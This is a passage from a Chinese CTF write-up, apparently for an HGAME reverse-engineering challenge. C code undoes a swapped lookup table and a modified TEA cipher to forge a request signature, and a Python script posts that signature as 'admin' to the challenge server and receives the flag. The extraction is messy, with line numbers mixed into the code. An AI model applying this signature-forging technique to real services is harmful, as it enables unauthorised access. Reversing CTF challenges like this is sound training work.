     0xCE,
                         0xF0, 0xB4, 0xE6, 0x73, 0x96, 0xAC, 0x74, 0x22, 0xE7,
29
     0xAD,
                         0x35, 0x85, 0xE2, 0xF9, 0x37, 0xE8, 0x1C, 0x75, 0xDF,
30
     0x6E,
                         0x47, 0xF1, 0x1A, 0x71, 0x1D, 0x29, 0xC5, 0x89, 0x6F,
31
     0xB7,
                         0x62, 0x0E, 0xAA, 0x18, 0xBE, 0x1B, 0xFC, 0x56, 0x3E,
32
     0x4B,
33
                         0xC6, 0xD2, 0x79, 0x20, 0x9A, 0xDB, 0xC0, 0xFE, 0x78,
     0xCD,
                         0x5A, 0xF4, 0x1F, 0xDD, 0xA8, 0x33, 0x88, 0x07, 0xC7,
34
     0x31,
                         0xB1, 0x12, 0x10, 0x59, 0x27, 0x80, 0xEC, 0x5F, 0x60,
35
     0x51,
                         0x7F, 0xA9, 0x19, 0xB5, 0x4A, 0x0D, 0x2D, 0xE5, 0x7A,
36
     0x9F,
                         0x93, 0xC9, 0x9C, 0xEF, 0xA0, 0xE0, 0x3B, 0x4D, 0xAE,
37
     0x2A,
38
                         0xF5, 0xB0, 0xC8, 0xEB, 0xBB, 0x3C, 0x83, 0x53, 0x99,
     0x61,
                         0x17, 0x2B, 0x04, 0x7E, 0xBA, 0x77, 0xD6, 0x26, 0xE1,
39
     0x69,
40
                         0x14, 0x63, 0x55, 0x21, 0x0C, 0x7D, 0x21, 0x73, 0x27,
     0x75,
41
                         0x74, 0x21, 0x70, 0x76, 0x26, 0x73, 0x25, 0x72, 0x7C,
     0x21,
                         0x75, 0x70, 0x56, 0x04, 0x50, 0x02, 0x03, 0x56, 0x07,
42
     0x01,
                         0x51, 0x04, 0x52, 0x05, 0x0B, 0x56, 0x02, 0x07, 0x47,
43
     0x15,
                         0x41, 0x13, 0x12, 0x47, 0x16, 0x10, 0x40, 0x15, 0x43,
44
     0x14,
                         0x1A, 0x47, 0x13, 0x16, 0x74, 0x26, 0x72, 0x20, 0x21,
45
     0x74,
```

```
46
                         0x25, 0x23, 0x73, 0x26, 0x70, 0x27, 0x29, 0x74, 0x20,
     0x25,
                         0x21, 0x73, 0x27, 0x75, 0x74, 0x21, 0x70, 0x76, 0x26,
47
     0x73,
                         0x25, 0x72, 0x7C, 0x21, 0x75, 0x70, 0x56, 0x05, 0x52,
48
     0x05,
                         0x07, 0x5B, 0x0D, 0x08, 0x59, 0x0D, 0x5C, 0x10, 0x17,
49
     0x63,
50
                         0x10, 0x16, 0x47, 0x17, 0x45, 0x19, 0x1A, 0x51, 0x22,
     0x1E,
                         0x50, 0x27, 0x57, 0x2A, 0x32, 0x61, 0x2F, 0x34, 0x74,
51
     0x29,
                         0x78, 0x29, 0x2D, 0x83, 0x37, 0x38, 0x8B, 0x41, 0x8E,
52
     0x48,
                         0x4D, 0x9B, 0x4A, 0x52, 0x21, 0x73, 0x27, 0x75, 0x74,
53
     0x21,
                         0x70, 0x76, 0x26, 0x73, 0x25, 0x72, 0x7C, 0x21, 0x75,
54
     0x70,
55
                         0x56, 0x06, 0x54, 0x08, 0x0B, 0x60, 0x13, 0x0F, 0x61,
     0x16,
56
                         0x66, 0x1B, 0x23, 0x70, 0x1E, 0x25, 0x47, 0x19, 0x49,
     0x1F,
                         0x22, 0x5B, 0x2E, 0x2C, 0x60, 0x39, 0x6B, 0x40, 0x4A,
57
     0x7B,
                         0x4B, 0x52, 0x74, 0x2C, 0x7E, 0x32, 0x39, 0x92, 0x49,
58
     0x4D,
                         0xA3, 0x5C, 0xAC, 0x69, 0x71, 0xC2, 0x74, 0x7F, 0x21,
59
     0x73,
                         0x27, 0x75, 0x74, 0x21, 0x70, 0x76, 0x26, 0x73, 0x25,
60
     0x72,
61
                         0x7C, 0x21, 0x75, 0x70, 0x56, 0x07, 0x56, 0x0B, 0x0F,
     0x65,
                         0x19, 0x16, 0x69, 0x1F, 0x70, 0x26, 0x2F, 0x7D, 0x2C,
62
     0x34,
63
                         0x47, 0x1B, 0x4D, 0x25, 0x2A, 0x65, 0x3A, 0x3A, 0x70,
     0x4B,
                         0x7F, 0x56, 0x62, 0x95, 0x67, 0x70, 0x74, 0x2F, 0x84,
64
     0x3B,
                         0x45, 0xA1, 0x5B, 0x62, 0xBB, 0x77, 0xCA, 0x8A, 0x95,
65
     0xE9,
                         0x9E, 0xAC
66
                 };
67
         int mi[]={};
68
69
         for(int i=0;i<16;i++){
70
         for(int j=0;j<256;j++) {</pre>
71
72
```

```
if(ming[i]==biao1[j]){
73
74
                mi[i]=j;
75
             }
76
         }
       // printf("%x ",biao1[ming[i]]);
77
78
79
    }
80
    for(int i=0;i<16;i+=4){
         printf("0x");
81
         for(int j=3;j>=0;j--){
82
83
84
             printf("%02x",mi[i+j]);
         }
85
86
        printf(",\n");
    }
87
88
89
90
         return 0;
91
    }
```

换表

```
#include <stdint.h>
 1
     #include <stdio.h>
 2
 3
 4
 5
     int main() {
         unsigned int v8[]={0xf93c43ef,
 6
 7
                             0x85c7459f,
 8
                             0x3cc7efc7,
                             0x63c74dc7,
 9
10
         };
     unsigned int v7,v6,v5;
11
     unsigned int a3[]={0x75277321,
12
                         0x76702174,
13
                         0x72257326,
14
15
                         0x7075217c,
                         0x02500456,
16
                         0x01075603,
17
                         0x05520451,
18
                         0x0702560b,
19
20
                         0x13411547,
                         0x10164712,
21
22
                         0x14431540,
23
                         0x1613471a,
```

24	0x20722674,
25	0x23257421,
26	0x27702673,
27	0x25207429,
28	0x75277321,
29	0x76702174,
30	0x72257326,
31	0x7075217c,
32	0x05520556,
33	0x080d5b07,
34	0x105c0d59,
35	0x16106317,
36	0x19451747,
37	0x1e22511a,
38	0x2a572750,
39	0x342f6132,
40	0x29782974,
41	0x3837832d,
42	0x488e418b,
43	0x524a9b4d,
44	0x75277321,
45	0x76702174,
46	0x72257326,
47 48	0x7075217c,
49	0x08540656, 0x0f13600b,
50	0x1b661661,
51	0x251e7023,
52	0x1f491947,
53	0x2c2e5b22,
54	0x406b3960,
55	0x524b7b4a,
56	0x327e2c74,
57	0x4d499239,
58	0x69ac5ca3,
59	0x7f74c271,
60	0x75277321,
61	0x76702174,
62	0x72257326,
63	0x7075217c,
64	0x0b560756,
65	0x1619650f,
66	0x26701f69,
67	0x342c7d2f,
68	0x254d1b47,
69	0x3a3a652a,
70	0x567f4b70,

```
71
                          0x70679562,
 72
                          0x3b842f74,
 73
                          0x625ba145,
 74
                          0x8aca77bb,
 75
                          0xac9ee995,};
 76
 77
 78
          for (int i = 0; i < 4; i += 2)
 79
 80
          {
              v7 = v8[i];
 81
              v6 = v8[i + 1];
 82
              v5 = 0;
 83
              for (int j = 0; j < 32; j++)
 84
 85
                   v7 += v6 ^ (a3[j*2] + v5) ^ (v6 >> 3) ^ (4 * v6);
 86
                   v6 += v7 \wedge (a3[j*2+1] + v5) \wedge (v7 >> 5) \wedge (16 * v7);
 87
 88
                   v5 = 0x61C88647;
 89
              }
              v8[i] = v7;
 90
              v8[i + 1] = v6;
 91
          }
 92
 93
 94
          for(int i=0;i<4;i++){
 95
              printf("%x \n",v8[i]);
 96
 97
          }
 98
          for(int i=0;i<4;i++){
 99
100
               for(int j=0;j<4;j++) {
                   printf("%x", v8[i]&0xff);
101
                   v8[i]>>=8;
102
              }
103
104
          }
105
106
      return 0;
107
      }
      //51166cdbaa9dd748cd5b7d41fba5a5c3
108
```

魔改tea加密

发包得到flag

```
1 import requests
2
3 url = "http://node1.hgame.vidar.club:32492/flag"
```

```
5
    headers = {
         "sign": "51166cdbaa9dd748cd5b7d41fba5a5c3",
 6
         "Content-Type": "application/json; charset=utf-8",
 7
         "Host": "node1.hgame.vidar.club:32492",
 8
         "Connection": "Keep-Alive",
 9
10
         "Accept-Encoding": "gzip",
         "User-Agent": "okhttp/3.14.9"
11
12
    }
    data = {
13
         "username": "admin",
14
         "filename": "hlglalmle1"
15
    }
16
17
     response = requests.post(url, headers=headers, json=data)
18
19
20
    print("Status Code:", response.status_code)
    print("Response Body:", response.text)
21
22
```

Status Code: 200

Response Body: {"code":"200","msg":"hgame{7be75491-2329-403b-9829-a8f042dd3ba0}\u0000\u0000\u0000\u0000\u0000\